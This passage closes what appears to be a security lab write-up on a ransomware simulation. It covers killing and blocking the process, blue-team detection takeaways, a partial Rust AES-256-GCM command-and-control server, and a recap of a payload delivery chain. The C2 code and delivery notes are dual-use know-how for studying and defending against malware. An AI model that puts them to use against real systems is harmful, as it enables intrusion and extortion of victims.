 ransom.exe process confirmed running
Terminate & Block
1
2
3
4
taskkill /F /IM ransom.exe

New-NetFirewallRule -DisplayName "Block Ransomware Traffic" `
  -Direction Outbound -LocalPort 8008 -Protocol TCP -Action Block
 Process terminated
 Outbound rule created — port 8008 blocked
Blue Team Takeaways
- Rapid file modification in
C:\Users\Public\Documentsis a Sysmon Event ID 11 (File Created) red flag — ransomware leaves a clear trail of file write operations - Sysmon Event ID 3 catches the outbound TCP connection on port 8008 immediately
- Fernet key stored on disk (
ransom_key.txt) is a critical OPSEC mistake — a real attacker would exfiltrate the key and delete it locally, making recovery impossible without paying - Backups are the most reliable defense — no key exchange needed if you can restore from a clean snapshot
Section 7: Rust C2 — AES-256-GCM Encrypted TCP Channel
This section implements the same client-server concept in Rust, using the aes-gcm crate for AES-256-GCM encryption — a step up from Python’s AES-EAX, with built-in authentication and a 12-byte nonce.
Server (Kali) — server.rs
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
use aes_gcm::{aead::{Aead, KeyInit}, Aes256Gcm, Nonce};
use base64::{engine::general_purpose, Engine as _};
use rand::RngCore;
use std::io::{Read, Write};
use std::net::TcpListener;

const KEY: &[u8; 32] = b"0123456789abcdef0123456789abcdef";

fn encrypt_message(plaintext: &str) -> String {
    let key = aes_gcm::Key::<Aes256Gcm>::from_slice(KEY);
    let cipher = Aes256Gcm::new(&key);
    let mut nonce_bytes = [0u8; 12];
    rand::thread_rng().fill_bytes(&mut nonce_bytes);
    let nonce = Nonce::from_slice(&nonce_bytes);
    let ciphertext = cipher.encrypt(nonce, plaintext.as_bytes()).unwrap();
    let mut combined = nonce_bytes.to_vec();
    combined.extend_from_slice(&ciphertext);
    general_purpose::STANDARD.encode(&combined)
}
Client (Windows) — client.rs
Connects to the server, receives and decrypts the greeting, encrypts a response and sends it back.
Compile & Run
1
2
3
4
5
6
7
# Kali (server)
rustc server.rs -o server --edition 2021
./server

# Windows (client)
rustc client.rs -o client.exe --edition 2021
.\client.exe
The key difference vs Python: AES-256-GCM uses a 12-byte nonce (vs 16-byte in AES-EAX) and provides built-in authentication without a separate HMAC step.
 Rust server listening and client connected
 AES-256-GCM encrypted greeting decrypted on the client side
 Encrypted response from client decrypted on server
 Full bidirectional encrypted C2 channel working in Rust
Conclusion
This lab extended the RAT concept from Lab 1 into a ransomware simulation — same AES-EAX command channel, but now with a separate Fernet file encryption layer that targets a specific directory. The remote deployment flow (PyInstaller → HTTP server → Invoke-WebRequest → Start-Process) demonstrated how an attacker can deliver and trigger a payload without direct access to the victim.
The Rust section introduced AES-256-GCM as an alternative to Python’s AES-EAX, with Rust’s type system enforcing safer cryptographic practices at compile time.